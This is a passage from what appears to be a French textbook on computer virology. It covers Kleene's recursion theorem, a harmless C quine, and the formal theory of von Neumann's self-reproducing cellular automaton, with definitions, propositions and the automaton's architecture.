Démonstration. Raisonnement par contradiction. Supposons qu'un tel programme, $\mathcal{P}$, existe. Modifions-le alors pour obtenir le programme Π fonctionnant selon le schéma suivant, pour tout programme p, en utilisant sa représentation fonctionnelle ψ :

$$\psi(p,x) = \begin{cases} \nearrow \text{ si } \varphi_{\mathcal{P}}(< p, x >) \searrow \\ \searrow \text{ sinon} \end{cases}$$

Mais, par construction $\psi(.)$ représente le programme Π. Comment se comporte ce programme quand un codage de lui-même lui est présenté, autrement dit que vaut $\psi(\Pi, \Pi)$? Par définition de ψ nous avons

$$\psi(\Pi,\Pi) = \begin{cases} \nearrow \text{ si } \varphi_{\mathcal{P}}(< \Pi, \Pi >) \searrow \\ \searrow \text{ sinon} \end{cases}$$

Si $\psi(\Pi, \Pi) \searrow$ alors par définition, nous avons $\psi(\Pi, \Pi) \nearrow$ et si $\psi(\Pi, \Pi) \nearrow$, toujours par définition, alors $\psi(\Pi, \Pi) \searrow$. D'où contradiction. ■

Ce résultat fondamental sera repris par Fred Cohen (voir chapitre 3) pour prouver des résultats importants concernant l'efficacité de la lutte antivirale.

2.2.4 Fonctions récursives et virus

Les résultats précédents permettent une modélisation puissante de la notion de programme. Les virus, programmes particuliers, correspondent à des fonctions, elles-mêmes particulières (autoreproduction et éventuellement évolutivité) ; ils peuvent, par conséquent, être décrits de la même manière.

[8] Cette fonction est telle que $f(x) = 1$ si $x \in \mathcal{E}$ et $f(x) = 0$ autrement.

Le théorème de récursion de Kleene [148] qui date de 1938 est, implicitement, la première formalisation, certes inconsciente, des programmes autoreproducteurs, avant même que von Neumann ne commence à s'intéresser à ce type de programme (ses premiers travaux datent de 1948). La notion de virus (à la fois le terme et la réalité qu'il recouvre) apparaîtra beaucoup plus tard, mais avec le théorème de récursion[9], l'effectivité des programmes viraux est démontrée.

Théorème 5 *(Théorème de récursion) Pour toute fonction récursive totale* $f : \mathbb{N} \to \mathbb{N}$, *il existe un entier* e *tel que* $\varphi_e(.) = \varphi_{f(e)}(.)$.

Ce théorème, dans sa forme étendue, s'applique également aux fonctions récursives partielles. Il suffit de considérer le fait qu'il est possible d'obtenir une fonction totale à partir d'une fonction partielle (théorème des fonctions paramétrées [19, page 544]). Le lecteur trouvera également un exposé complet sur les différentes formes du théorème de récursion dans [195, pp 180-182]. Etant donné son importance dans le contexte des virus, nous allons en donner une preuve tirée du livre de Rogers [195, p. 180] (une preuve de la seconde forme de ce théoème est donnée dans la section 4.6).

Démonstration. Soit u un entier donné. Définissons la fonction ψ par

$$\psi(x) = \begin{cases} \varphi_{\varphi_u(u)}(x) \text{ si } \varphi_u(u) \searrow \\ \nearrow \qquad\qquad \text{si } \varphi_u(u) \nearrow \end{cases}$$

Pour plus de clarté, le calcul de $\psi(x)$ utilise un ensemble d'instructions associé à l'entier (de Gödel) u. En appliquant l'entier u en entrée à u lui-même (description de la fonction $\varphi_u(u)$), si le résultat, w, est défini, on utilise l'ensemble d'instructions associé à w sur x, ce qui donne, si le résultat est défini, $\psi(x)$.

Il est clair que les instructions de ψ dépendent de l'entier u. Considérons une fonction récursive g définissant à partir de u, l'entier de Gödel pour ces instructions de ψ. Nous avons alors :

$$\varphi_{g(u)} = \begin{cases} \varphi_{\varphi_u(u)}(x) \text{ si } \varphi_u(u) \searrow \\ \nearrow \qquad\qquad \text{si } \varphi_u(u) \nearrow \end{cases}$$

Maintenant, soit f une fonction récursive quelconque. Alors fg (le produit désigne la composition fonctionnelle) est une fonction récursive. Soit v l'entier de Gödel pour fg. Comme $\varphi_v = fg$ est totale (définie sur tout l'espace de

[9] Ce théorème est également connu sous le nom de théorème du point fixe.

départ), alors il s'ensuit que $\varphi_v(v) = \searrow$. En posant v pour u dans la définition de la fonction g, nous avons :

$$\varphi_{g(v)} = \varphi_{\varphi_v(v)} = \varphi_{fg(v)}.$$

En posant $e = g(v)$ nous obtenons le résultat. ■

Essentiellement, ce théorème indique que pour une même action (les programmes font la même chose), les codes associés sont, eux, différents. Si la fonction f est la fonction Identité ($f(x) = x$, récursive totale, dont la machine de Turing associée est la machine vide), nous avons même des codes identiques, et de là, implicitement, la notion d'autoreproduction, autrement dit, de virus simple. Pour toute fonction f, différente de l'identité, le théorème de récursion décrit simplement le mécanisme de polymorphisme, près de 50 ans avant les travaux de Cohen et ceux d'Adleman, et sa première réalisation pratique. Nous verrons comment L. Adleman a systématisé les choses en considérant différentes catégories de fonctions récursives. Cela lui a permis d'établir une classification exhaustive des différentes infections informatiques.

Une application amusante, assimilable au mécanisme viral (et qui sera détaillée dans le chapitre consacré aux virus de code source) est celle des « *Quine* » autrement dit, des programmes qui écrivent leur propre code source[10]. Voici un exemple, dû à Joe Miller, en langage C (le signe \ ne fait pas partie de code, mais indique simplement que le programme doit tenir sur une seule ligne ; il a été rajouté pour les besoins de la mise en page).

```
p="p=%c%s%c;main(){printf(p, 34, p, 34);}"; \
main(){printf(p, 34, p, 34);}
```

2.3 Les automates autoreproducteurs

La théorie des automates cellulaires[11] est née en 1948 de la tentative de von Neumann de trouver un modèle réductionniste pour décrire les processus d'évolution biologique, en particulier celui de l'autoreproduction [220].

Plus précisément, il souhaitait définir un ensemble d'interactions primitives locales permettant de décrire l'évolution de formes complexes d'organisation, essentielles à la vie. De cette approche, la théorie des automates

[10] Le lecteur pourra consulter le site `www.nyx.net/~gthompso/quine.htm` qui contient de très nombreux exemples de tels programmes pour la plupart des langages de programmation.

[11] Le terme *cellulaire* tire son origine des travaux de von Neumann, qui a considéré pour ces objets un plan divisé en cellules carrées, chacune contenant un automate fini.

cellulaires peut effectivement être définie, d'une manière générale, comme traitant essentiellement de la question de savoir comment des règles simples permettent de produire des schémas complexes. Un automate cellulaire est la représentation mathématique la plus simple d'une classe beaucoup plus large de systèmes complexes, c'est-à-dire de systèmes dynamiques constitués de parties interagissant de manière le plus souvent non linéaires.

Cette théorie des automates cellulaires, née des travaux de von Neumann et plus tard de Burks [40,221], s'est très vite révélée extrêmement puissante pour modéliser des systèmes très complexes. Elle a été utilisée avec succès dans des disciplines aussi diverses que la physique, la chimie, la biologie, l'écologie, l'informatique, l'économie, la science militaire, etc.

Il existe en fait de très nombreux modèles d'automates cellulaires ; cependant, tous présentent les caractéristiques génériques suivantes :

- un treillis discret (au sens mathématique du terme) de cellules, uni-, bi- ou tridimensionnel (l'espace est divisé en un nombre fini ou dénombrable de parties identiques) ;
- l'homogénéité : toutes les cellules sont identiques et équivalentes ;
- l'état de chaque cellule ne peut prendre qu'un nombre fini de valeurs ;
- chaque cellule interagit seulement avec les cellules voisines (la notion de voisinage dépendant de la nature de l'automate) ;
- à chaque instant t, chaque cellule met à jour son état selon une règle dite de transition, constituée d'une fonction prenant en argument les états de la cellule et celui de ses voisines.

John von Neumann s'est attaché, le premier, à construire effectivement un automate cellulaire bidimensionnel, capable de s'autoreproduire, autrement dit de réaliser pratiquement ce qui n'était encore qu'un modèle théorique – à savoir une machine de Turing universelle (ou ordinateur universel) [126].

2.3.1 Modèle mathématique du modèle de von Neumann

Définitions de base

Un automate fini, en première approximation, peut être défini comme un processus permettant d'aboutir, en un nombre fini ou non de pas, à un résultat final à partir d'un état initial donné. Plus précisément, la définition suivante est généralement adoptée.

Définition 6 *(Automate fini)*
Un automate fini *est un quintuplet* (q_0, Q, F, X, f) *où* Q *est un ensemble fini appelé ensemble des états,* $q_0 \in Q$ *l'état initial,* $F \subset Q$ *l'ensemble des états finaux,* X *l'ensemble fini désignant l'alphabet et* $f : Q \times X \to Q$ *la*

fonction de transition. Si X^* désigne l'ensemble de tous les mots m définis sur l'alphabet X alors la fonction f se prolonge sur $Q \times X^*$ en posant $f(q, m||a) = f(f(q, m), a)$ pour $m \in X^*$, $a \in X$ et $q \in Q$. Un mot m de X^* est dit reconnu par l'automate si et seulement si $f(q_0, m) \in F$.

Pour plus de simplicité (et ce, sans restriction conceptuelle), nous désignerons un automate fini par un triplet (V, v_0, f) où V est l'ensemble des états de chaque cellule, v_0 un état particulier et f la fonction de transition. Cette notation est celle utilisée par Thatcher et se polarise uniquement sur le processus de transition et non pas sur la suite des transitions d'un état initial vers un état final. Avec notre notation, nous avons $Q = V^n$ pour un n donné. Q est appelé la mémoire de l'automate.

Afin de rester dans le cadre des travaux de von Neumann, nous nous limiterons à la formalisation des automates cellulaires bidimensionnels. Pour un exposé plus général (automates uni- ou tridimensionnels), le lecteur pourra consulter [139]. Nous reprenons le formalisme développé par J. Thatcher à partir des travaux de von Neumann [216].

Soit $\mathbb{N}$ l'ensemble des entiers naturels.

Définition 7 *(Automate cellulaire)*
Un automate cellulaire *(ou espace cellulaire) est défini sur $\mathbb{N} \times \mathbb{N}$ par :*

1. *Une* fonction de voisinage $g : \mathbb{N} \times \mathbb{N} \to 2^{\mathbb{N}\times\mathbb{N}}$ *définie par*

$$g(\alpha) = \{\alpha + \delta_1, \alpha + \delta_2, \ldots, \alpha + \delta_n\} \quad \forall \alpha \in \mathbb{N} \times \mathbb{N}$$

   où $+$ désigne la loi produit sur $\mathbb{N} \times \mathbb{N}$ et où les $\delta_i \in \mathbb{N} \times \mathbb{N}$ pour $(i = 1, 2, \ldots, n)$ sont fixés et dépendent du type d'automate.

2. *Un automate fini (V, v_0, f) défini sur un ensemble d'états cellulaires V et où v_0 est appelé l'état au repos et f une fonction locale de transition de V^n sur V satisfaisant :*

$$f(v_0, v_0, \ldots, v_0) = v_0$$

Un automate cellulaire est donc un ensemble dénombrable de cellules, l'ensemble $\mathbb{N} \times \mathbb{N}$ décrivant l'ensemble des coordonnées cartésiennes des cellules. Chaque cellule contient une copie identique de l'automate fini (V, v_0, f) et l'état $v^t(\alpha)$ de la cellule α à l'instant t correspond à l'état de l'automate associé au même instant. La cellule α est considérée comme appartenant à son voisinage, d'où $\delta_1 = 0$.

La *fonction d'état de voisinage* $h^t : \mathbb{N} \times \mathbb{N} \to V^n$ est donnée par

$$h^t(\alpha) = (v^t(\alpha), v^t(\alpha + \delta_2), \ldots, v^t(\alpha + \delta_n)),$$

et permet de définir l'état de la cellule α à l'instant $t + 1$ en fonction de son

état du voisinage à l'instant t par

$$f(h^t(\alpha)) = v^{t+1}(\alpha).$$

Définition 8 *(Configuration d'un automate cellulaire)*
Une configuration *(ou état général réalisable du modèle cellulaire) est une fonction* $c : \mathbb{N} \times \mathbb{N} \to V$ *telle que*

$$supp(c) = \{\alpha \in \mathbb{N} \times \mathbb{N} | c(\alpha) \neq v_0\}$$

soit fini.
On appelle c' *une* sous-configuration *de la configuration* c *si*

$$c|supp(c') = c'|supp(c')$$

où $|$ *désigne la restriction fonctionnelle*[12]

Par construction, un automate cellulaire possède, à chaque instant t, un nombre fini de cellules dans un état différent de l'état de repos v_0. La fonction c est dite de *support fini relativement à l'état* v_0. Notons qu'il est possible d'assimiler la fonction c avec son graphe, ce qui permet de parler de configuration c.

Définition 9 *(Fonction de transition globale)*
Soit $\mathcal{C}$ *l'ensemble de toutes les configurations pour un espace cellulaire donné. Alors la* fonction de transition globale $F : \mathcal{C} \to \mathcal{C}$ *est définie par*

$$F(c)(\alpha) = f(h(\alpha)) \quad \forall \alpha \in \mathbb{N} \times \mathbb{N}$$

Si l'on considère une configuration initiale c_0, alors la fonction F permet de définir ce qu'on appelle une *propagation*, c'est-à-dire une séquence de configurations décrivant l'évolution de l'automate cellulaire :

$$c_0, c_1, \ldots, c_t, \ldots \qquad \text{avec } c_{t+1} = F(c_t) \quad \forall t.$$

Cette séquence peut encore être décrite par

$$c_0, F(c_0), F^2(c_0), \ldots, F^t(c_0), \ldots$$

ce qui traduit mieux le processus d'évolution de l'automate.

Parmi ces configurations, toutes n'ont pas le même comportement. Nous allons résumer cela par la définition suivante. Dans ce qui suit, nous appellerons une zone U, un sous-ensemble quelconque de $\mathbb{N} \times \mathbb{N}$ (il s'agit donc d'une partie, généralement propre, de l'espace cellulaire).

[12] Plus précisément $c|A = \{(\alpha, c(\alpha)) | \alpha \in A\}$ pour un sous-ensemble A.

Définition 10 *(Propriétés des configurations)*

- *Deux configurations c et c' sont dites disjointes, lorsque $supp(c) \cap supp(c') = \emptyset$. Une configuration c et une zone U sont disjointes, si et seulement si, $supp(c) \cap U = \emptyset$.*
- *Soit une paire de configurations disjointes c et c'. L'union de c et c' est définie par*
$$(c \cup c')(\alpha) = \begin{cases} c(\alpha) & si\ \alpha \in supp(c) \\ c'(\alpha) & si\ \alpha \in supp(c') \\ v_0 & sinon \end{cases}$$
- *Une configuration c est dite* passive, *si $F(c) = c$ et* complètement passive *si toute sous-configuration c' de c est passive*[13].
- *Une configuration c est dite* stable, *s'il existe un instant t tel que $F^t(c)$ est passive.*
- *Une configuration c_δ est une* translation *de la configuration c, s'il existe un élément $\delta \in \mathbb{N} \times \mathbb{N}$ tel que $c_\delta(\alpha) = c(\alpha - \delta)$ où $-$ est la soustraction produit sur $\mathbb{N} \times \mathbb{N}$.*
- *Soient c et c' deux configurations disjointes. La configuration c* fait passer de l'information *à la configuration c' s'il existe un instant t tel que*
$$F^t(c \cup c')|Q \neq F^t(c')|Q$$
où
$$Q = supp(F^t(c')).$$

L'autoreproduction selon von Neumann

Nous allons pouvoir définir maintenant l'autoreproduction au sens de von Neumann et établir le parallèle entre son modèle d'automate cellulaire (encore dénommé modèle cellulaire) et le concept de machine de Turing. Les preuves des résultats présentés ne seront pas données car elles nécessitent une description détaillée (longue et fastidieuse) de l'automate cellulaire de von Neumann. Le lecteur pourra toutefois les trouver dans [216] sur lequel est fondé l'exposé qui suit. Précisons tout d'abord que le modèle (ou automate) cellulaire considéré par von Neumann est défini par la fonction de voisinage g suivante[14] (voir figure 2.2) :

[13] La passivité n'implique pas la passivité complète, par définition d'une sous-configuration. L'inverse est vrai.

[14] Il existe d'autres fonctions de voisinage définissant des modèles cellulaires différents : voisinage de Moore [176] qui est utilisé dans le *jeu de la vie* de Conway [125], voisinage hexagonal, etc.




Fig. 2.2. Voisinage de von Neumann

$$g(\alpha) = \{\alpha, \alpha + (0,1), \alpha + (0,-1), \alpha + (1,0), \alpha + (-1,0)\}$$

La notion d'autoreproduction et plus généralement celle de construction nécessite la capacité de déterminer si, après un certain nombre d'étapes, une configuration donnée est réalisée ou non. Il est évident que la notion de construction concerne uniquement l'apparition de configurations dans des zones, entièrement au repos à l'instant $t = 0$ (c'est-à-dire dont toutes les cellules sont dans l'état v_0).

Définition 11 *Une configuration* c construit *une configuration* c' *s'il existe une zone* U*, disjointe de* c *et un instant* t *tels que* $c' = F^t(c)|U$.

Nous pouvons maintenant donner la définition de l'autoreproduction au sens de von Neumann.

Définition 12 *(Auto reproduction)*
Une configuration c *est dite* autoreproductrice *s'il existe une translation* δ *telle que* c *construit* c_δ.

Considérons l'exemple trivial suivant pris dans [216].

Exemple 2 *Soit le modèle cellulaire défini par* $V = \{0,1\}$, $v_0 = 0$ *et quel que soit* v_i *:*

$$f(v_1, v_2, v_3, v_3, v_4, v_5) = \begin{cases} 1 & si\ v_5 = 1 \\ v_1 & si\ v_5 = 0 \end{cases}$$

Dans ce modèle, toute configuration est autoreproductrice.

Dans le modèle de von Neumann, en revanche, l'autoreproduction est non triviale. Ce résultat est, en fait, extrêmement impressionnant si l'on considère son modèle en détail (voir plus loin dans la section 2.3.2). Le premier résultat suivant peut être donné. Le lecteur en trouvera la preuve dans [216, pp 185-186].

Proposition 2 *Il existe des configurations autoreproductrices dans le modèle de von Neumann.*

En ce qui concerne le problème de la construction de configurations, nous avons la proposition qui suit.

Proposition 3 *Il existe des configurations non constructibles dans le modèle de von Neumann.*

(Preuve dans [216, pp 143-145].)

Par exemple, certaines configurations qui n'existent qu'au temps $t = 0$ (configurations dites du jardin d'Eden) ne sont pas constructibles dans le modèle de von Neumann.

Proposition 4 *Toute configuration complètement passive est constructible dans le modèle de von Neumann.*

(Preuve dans [216, pp 166-168].)

L'objectif du modèle de von Neumann (voir section 2.3.2), c'est-à-dire la construction d'autres automates, commence à apparaître avec les trois propositions précédentes mais en fait, il reste des résultats plus généraux à établir pour pouvoir parler d'automates cellulaires universels, c'est-à-dire capables de construire tout autre automate donné. Pour cela, il est nécessaire d'établir une analogie avec les résultats théoriques connus à l'époque – à savoir les machine de Turing[15].

Un automate cellulaire, pour être défini en termes de machine de Turing, doit en simuler les éléments constituants, c'est-à-dire la bande de calcul et la fonction de contrôle. La seule façon de le faire est d'utiliser pour cela des configurations mais il est obligatoire de tenir compte du caractère « passif » de la bande de calcul et celui « actif » de la fonction contenue dans la tête de lecture.

Rappelons que la bande de calcul, dans le modèle de Turing, sert à la fois à simuler une mémoire potentiellement infinie mais surtout fournit un mode de représentation de l'information que va traiter la fonction de contrôle. Comme les configurations de l'automate cellulaire doivent simuler les deux organes considérés, le principal problème est celui de leur représentation au sein de l'automate (en particulier, si l'on considère que l'automate est lui-même potentiellement infini). Nous pouvons alors poser la définition suivante :

[15] Nous présentons ici l'analogie développée par Thatcher dans [216], plus accessible à un lecteur non mathématicien. Le lecteur intéressé par une formalisation plus aboutie consultera [50, pp 10-15] dont une partie seulement a été reprise.

Définition 13 *Une configuration* $\mathfrak{b}$ *est une* bande de calcul pour une configuration c *si* $\mathfrak{b}$ *est complètement passive et disjointe de* c. *La configuration* $c \cup \mathfrak{b}$ *sera notée* $c(\mathfrak{b})$.

Il est évident qu'il est nécessaire de considérer des configurations complètement passives différentes de celles, triviales, pour lesquelles $\mathfrak{b}(\alpha) = v_0$ pour tout α.

Nous pouvons à présent définir la notion essentielle à la caractérisation du modèle de von Neumann.

Définition 14 *(Constructeur universel)*
Une configuration c *est un* constructeur universel *pour une classe* C' *de configurations si pour tout* $c' \in C'$, *il existe une bande de calcul* $\mathfrak{b}$ *telle que* $c(\mathfrak{b})$ *construit* c'.

Remarquons qu'il n'existe pas de constructeur universel pour le modèle défini dans l'exemple 2 à moins d'inclure les configurations complètement passives triviales.

Proposition 5 *Il existe un constructeur universel pour la classe des configurations complètement passives, dans une région fixée du plan de l'automate (modèle) de von Neumann.*

La preuve, qui nécessite de considérer dans le détail l'automate de von Neumann, se trouve dans [216, pp 166-168].

Pour achever l'étude de l'analogie des automates autoreproducteurs avec les machines de Turing, considérons maintenant le problème de la calculabilité de l'automate de von Neumann. Il s'agit de définir, dans le cadre cellulaire, la notion d'ordinateur universel.

Le modèle de von Neumann étant bidimensionnel, il est naturel de considérer tout d'abord des machines de Turing capables de manipuler des bandes de calcul également bidimensionnelles (ce qui est implicite dans la définition 13). Soit B un ensemble de telles bandes[16], chacune ayant un nombre fini de cellules dans un état différent de v_0 (cet état correspond d'ailleurs au symbole vide) et $V' = V|B$, le sous-ensemble des états réalisés dans B.

Définition 15 *Une fonction partielle* ϕ *de* B *dans* B *est dite* Turing-calculable, *s'il existe une machine de Turing définie sur l'ensemble des symboles* V' *calculant* ϕ.

Cette définition reprend uniquement ce qui a été défini dans la section 2.2 mais en considérant le cas plus général des bandes bidimensionnelles. Dans

[16] Cet ensemble peut être vu comme une zone U de l'espace cellulaire.

l'espace cellulaire, la fonction y est alors calculable, (en vertu de la correspondance adoptée plus haut et de la définition 13), s'il existe une configuration c, une cellule $\alpha \in \text{supp}(c)$ et un état d'arrêt $v \neq v_0$, tel que pour toute configuration $c' \in B$, $\phi(c')$ est définie s'il existe un instant t tel que

$$F^t(c \cup c')|\text{supp}(B) = \phi(c')$$

où

$$\text{supp}(B) = \bigcup_{d \in B} \text{supp}(c')$$

et $F^t(c \cup c')|\overline{\text{supp}(B)}$ ne fait pas passer d'information à $F^t(c \cup c')|\text{supp}(B)$, et si de plus

$$F^t(c \cup c')(\alpha) = v \text{ et } F^{t'}(c \cup c')(\alpha) \neq v \quad \forall t' < t.$$

On dit alors que la configuration c *calcule* la fonction partielle ϕ.

Définition 16 *Un espace cellulaire est dit* de calculabilité universelle *s'il existe un ensemble infini B de bandes de calcul, dit* de Turing *et si pour toute fonction partielle Turing-calculable ϕ, de B dans B, il existe une configuration c disjointe de B telle que c calcule ϕ.*

Un espace cellulaire est donc de calculabilité universelle si toute fonction partielle Turing-calculable est calculable dans cet espace.

Dotons un espace cellulaire d'un ensemble de Turing B. Supposons ensuite qu'il existe une configuration c disjointe de B, telle que pour toute fonction partielle ϕ Turing-calculable de B dans B, il existe une bande $\mathfrak{b} \in B$ et une translation δ telle que $\mathfrak{b}_\delta$ soit disjointe de B et de c. Supposons, de plus, que $c \cup \mathfrak{b}_\delta$ calcule ϕ. Alors une telle configuration c est appelée un *ordinateur universel* d'ensemble B.

Nous pouvons maintenant donner deux propositions importantes concernant le modèle de von Neumann.

Proposition 6 *L'automate cellulaire de von Neumann est de calculabilité universelle.*

(Preuve dans [216, pp 185-186]).

Proposition 7 *Il existe un ordinateur universel dans l'automate cellulaire de von Neumann.*

(Preuve dans [216, pp 185-186]).

Tout cela démontre la validité du modèle défini par von Neumann, dans la continuité des travaux de Turing. Les propres travaux de von Neumann

dans ce domaine – en premier lieu, construire effectivement un ordinateur universel (son fameux automate cellulaire autoreproducteur) – ont en retour permis de valider « par l'expérience » la modélisation de Turing.

À titre d'exemple, notons qu'il n'existe pas de méthode générale (*i.e* universelle) effective pour déterminer dans un automate cellulaire si une configuration c est stable (au sens de la définition 10). Cela provient du fait que le problème de l'arrêt défini dans le cadre de la théorie de Turing peut se ramener au problème de la stabilité dans le modèle cellulaire.

2.3.2 L'automate autoreproducteur de von Neumann

Après avoir défini et analysé de manière théorique son modèle, voyons comment von Neumann l'a réalisé en pratique. Von Neumann s'est posé la question de savoir s'il était possible de construire effectivement une « machine » autoreproductrice, capable de construire, sans perte de complexité, d'autres machines, et en particulier elle-même. Citons von Neumann lui-même pour mieux comprendre ses motivations [221] :

> *Nous étudierons les automates sous les aspects importants et interconnectés de la logique et de la construction. Nos préoccupations peuvent s'articuler autour des cinq questions suivantes :*
>
> 1. **Universalité logique**.- *Quand une classe d'automates est-elle universellement logique, c'est-à-dire capable de réaliser toutes les opérations logiques réalisables par des moyens finis (mais arbitrairement grands) ? Également, avec quelles conditions supplémentaires (variables mais essentiellement standards*[17]*) un unique automate est-il universellement logique ?*
> 2. **Constructibilité**.- *Un automate peut-il être construit, c'est-à-dire assemblé à partir de « matériaux bruts » définis de manière appropriée, par un autre automate ? Ou, de façon contraposée et étendue, quelle classe d'automates peut être construite par un automate donné et adéquat ? Les conditions variables mais essentiellement standards pour ce dernier, telles que définies dans la seconde question de l'item (1), peuvent ici être autorisées.*
> 3. **Constructibilité universelle**.- *En spécifiant encore plus la seconde question de l'item (2), tout automate donné et adéquat, peut-il être construction-universel, c'est-à-dire capable de construire*

[17] Ces conditions sont en fait une bande de calcul indéfiniment extensible d'une machine de Turing, telle que définie dans [218] ; voir aussi [221, page 49 et suiv.].

au sens de l'item (2) (avec des conditions variables mais essentiellement standards) tout autre automate ?

4. **Auto reproduction**.- *En restreignant la question de l'item (3), tout automate peut-il construire d'autres automates exactement identiques à lui-même ? De plus, peut-il être construit de façon à réaliser d'autres tâches, par exemple, construire d'autres automates donnés ?*

5. **Évolution**.- *En combinant les questions des items (3) et (4), la construction d'un automate peut-elle être le résultat d'une progression de types simples vers des types plus complexes ? Egalement, en supposant posée une définition adéquate de l'« efficacité » cette évolution peut-elle progresser à partir d'automates moins efficaces pour produire des automates plus efficaces ?*

Von Neumann pensait qu'il devait exister un algorithme permettant de décrire les mécanismes complexes (biologiques et biochimiques) d'une « machine biologique » donnée. Si un tel algorithme existe, il en est de même, par conséquent, pour une machine de Turing universelle permettant de le réaliser, autrement dit, en corollaire de s'autoreproduire. À l'inverse, si des machines de Turing universelles existent, alors, il en a déduit que les mécanismes du vivant sont descriptibles par des machines. Thatcher a démontré que l'automate de von Neumann est un constructeur universel. Cela signifie qu'il est non seulement capable de réaliser toutes les opérations logiques (selon la proposition 7, il contient un ordinateur universel) mais qu'il est également capable d'identifier et de manipuler des éléments variés.

En effet, la notion de constructeur universel implique non seulement la capacité de construire effectivement la machine dont la description, sous forme symbolique (une bande de calcul) lui est fournie, mais également la capacité à attacher une copie de cette description à la machine qui vient d'être construite. L'autoreproduction est juste un cas particulier où la machine décrite est précisément le constructeur lui-même.

Von Neumann a identifié cependant un problème pratique que le modèle théorique ne suggère que très implicitement. Considérons un modèle cellulaire $\mathcal{M}$ et une bande $\mathcal{B}_\mathcal{M}$. Le modèle construira une copie de $\mathcal{M}$ mais il ne s'agit pas encore, contrairement à ce que nous pourrions penser, d'autoreproduction. L'ensemble $\mathcal{M} \cup \mathcal{B}_\mathcal{M}$ construit $\mathcal{M}$ et non $\mathcal{M} \cup \mathcal{B}_\mathcal{M}$. Si nous pensons remédier à ce problème en ajoutant à $\mathcal{B}_\mathcal{M}$ une description de $\mathcal{B}_\mathcal{M}$, nous tombons dans un cercle vicieux sans fin ($\mathcal{M} \cup \mathcal{B}_{\mathcal{M} \cup \mathcal{B}_\mathcal{M}}$ construit $\mathcal{M} \cup \mathcal{B}_\mathcal{M}$ et non $\mathcal{M} \cup \mathcal{B}_{\mathcal{M} \cup \mathcal{B}_\mathcal{M}}$).




FIG. 2.3. Schéma de l'automate autoreproducteur de von Neumann

Von Neumann a résolu ce problème en utilisant un automate composé de plusieurs sous-automates permettant de briser le cercle vicieux (pour plus de détails voir la description complète dans [221] et dans [139, pp 571-572]).

L'automate complet est extrêmement complexe et nécessite plusieurs dizaines de pages pour être décrit. Von Neumann est mort avant d'avoir pu démontrer les résultats présentés dans la section précédente. Son travail a été achevé par d'autres et publié en 1966 [221]. Son schéma général est présenté en figure 2.3. Les principaux éléments (reliés au moyen d'un canal dans lequel les données circulent codées) sont les suivants :

- un pulseur (P) (codage des commandes de canal et création de séquences de pulsation nécessaires aux autres organes) ;
- une unité de contrôle (1) et les unités de décodage de ses entrées (D1) et de codage de ses sorties (C1) ;
- une unité de construction (2) et son unité de décodage en entrée (D2) ;
- une unité de bande (3) et ses unités de décodage (C3) en entrée et de codage (D3) en sortie ;
- une zone de construction (4) reliée à l'unité (2) par un bras (dit de construction) dans lequel la construction se fait par l'intermédiaire de la tête dite de construction (TC) ;
- une zone de bande (5) (et sa tête de lecture (TL)) alimentant l'unité (3).

Pour résumer, l'automate de von Neumann possède les caractéristiques suivantes :

- chaque cellule possède 20 états différents possibles (répartis en cinq classes selon leur propriétés relativement à la fonction de transition) ;
- le voisinage est défini sur cinq cellules, dont la cellule courante, par

$$g(\alpha) = \{\alpha, \alpha + (0,1), \alpha + (0,-1), \alpha + (1,0)\alpha + (-1,0)\};$$

- la représentation par table de vérité de la fonction de transition (décrite dans [221, chap. 2]) comporterait environ 2^{20} entrées (notons qu'il existe au total $29^{29^5} \equiv 10^{30000000}$ fonctions de transitions possibles, ce qui fait du résultat de von Neumann un résultat inouï en soi) ;
- l'espace cellulaire utilisé comporte 272 245 cellules.

2.3.3 L'automate de Langton

